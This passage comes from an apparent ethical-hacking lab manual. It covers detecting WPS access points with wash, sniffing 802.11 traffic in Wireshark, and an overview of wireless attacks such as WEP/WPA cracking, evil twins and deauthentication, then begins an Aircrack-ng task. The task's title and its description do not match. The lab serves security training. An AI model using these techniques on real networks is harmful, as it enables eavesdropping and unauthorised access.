
15. Now, we shall find Wi-Fi networks (access points) by using the wireless interface **wlan0mon**.
16. Type **wash -i wlan0mon** and press **Enter** to detect WPS-enabled devices.

    Note: The command **-i**, **--interface=<iface>** specifies the interface to capture the packets.
17. The results appear, displaying the discovered Wi-Fi access points, as shown in the screenshot.


    Note: If no results appear, restart the **Parrot Security** virtual machine and perform **Steps 1 - 8**, type **wash -i wlan0mon** in the **Terminal** window, and press **Enter**.



18. Now, click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.
19. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.
20. The **Wireshark Network Analyzer** window appears; double-click the wireless network interface (in this case, **wlan0mon**) to start capturing network traffic.



21. Wireshark starts capturing network traffic. Note that the captured wireless packets are labeled **802.11** under the **Protocol** column, as shown in the screenshot.



Note: In a real-life attack, attackers use packet capture and filtering techniques to capture packets containing passwords (only for HTTP websites), perform attacks such as session hijacking, etc.

22. This concludes the demonstration of how to find Wi-Fi networks and sniff Wi-Fi packets using Wireshark.
23. You can also use other wireless traffic analyzers such as **AirMagnet WiFi Analyzer PRO** (https://www.netally.com), **SteelCentral Packet Analyzer** (https://www.riverbed.com), **Omnipeek Network Protocol Analyzer** (https://www.liveaction.com), **CommView for Wi-Fi** (https://www.tamos.com), and **Capsa Portable Network Analyzer** (https://www.colasoft.com) to analyze Wi-Fi traffic.
24. Close all open windows and document all the acquired information.
25. Turn off the **Parrot Security** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Lab 3

Perform Wireless Attacks

Various tools and techniques can be used to launch attacks on target wireless networks and so test their security status.

Lab Scenario

As an expert ethical hacker or pen tester, you must have the required knowledge to perform wireless attacks in order to test the target network's security infrastructure.

After performing the discovery, mapping, and analysis of the target wireless network, you have gathered enough information to launch an attack. You should now carry out various types of attacks on the target network, including Wi-Fi encryption cracking (WEP, WPA, and WPA2), fragmentation, MAC spoofing, DoS, and ARP poisoning attacks.

WEP encryption is used for wireless networks, but it has several exploitable vulnerabilities. When seeking to protect a wireless network, the first step is always to change your SSID from the default before you actually connect the wireless router to the access point. Moreover, if an SSID broadcast is not disabled on an access point, ensure that you do not use a DHCP server, which would automatically assign IP addresses to wireless clients. This is because war-driving tools can easily detect your internal IP address.

As an ethical hacker and pen tester of an organization, you must test its wireless security, exploit WEP flaws, and crack the network's access point keys.

The labs in this exercise demonstrate how to perform wireless attacks using various hacking tools and techniques.

Lab Objectives

- Find hidden SSIDs using Aircrack-ng
- Crack a WEP network using Wifiphisher
- Crack a WEP network using Aircrack-ng
- Crack a WPA network using Fern Wifi Cracker
- Crack a WPA2 network using Aircrack-ng
- Create a rogue access point to capture data packets

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Linksys 802.11 g WLAN adapter
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 100 Minutes

Overview of Wireless Attacks

There are several different types of Wi-Fi attacks that attackers use to eavesdrop on wireless network connections in order to obtain sensitive information such as passwords, banking credentials, and medical records, as well as to spread malware.

These include:

- **Fragmentation attack**: When successful, such attacks can obtain 1,500 bytes of PRGA (pseudo random generation algorithm)
- **MAC spoofing attack**: The attacker changes their MAC address to that of an authenticated user in order to bypass the access point's MAC-filtering configuration
- **Disassociation attack**: The attacker makes the victim unavailable to other wireless devices by destroying the connectivity between the access point and client
- **Deauthentication attack**: The attacker floods station(s) with forged deauthentication packets to disconnect users from an access point
- **Man-in-the-middle attack**: An active Internet attack in which the attacker attempts to intercept, read, or alter information between two computers
- **Wireless ARP poisoning attack**: An attack technique that exploits the lack of a verification mechanism in the ARP protocol by corrupting the ARP cache maintained by the OS in order to associate the attacker's MAC address with the target host
- **Rogue access points**: Wireless access points that an attacker installs on a network without authorization and that are not under the management of the network administrator
- **Evil twin**: A fraudulent wireless access point that pretends to be a legitimate access point by imitating another network name
- **Wi-Jacking attack**: A method used by attackers to gain access to an enormous number of wireless networks

Lab Tasks

Task 1: Crack a WEP network using Aircrack-ng

Based on the principle of "security through obscurity," many organizations hide the SSID of a wireless network by not broadcasting it. Because they are part of the security policy of an organization, SSIDs can be used by attackers to breach the security of the wireless networks. However, hiding an organization's SSID does not, in fact, add any level of security.

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP, and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. The program runs on both Linux and Windows.

Here, we will use Aircrack-ng to reveal a hidden SSID.


Note: Before starting this task, configure the target access point (**CEH-LABS**) with WEP encryption and a hidden SSID.

Note: Ensure that more than one machine or device is connected to the access point (**CEH-LABS**).


1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note:

   - If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
   - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.




5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.



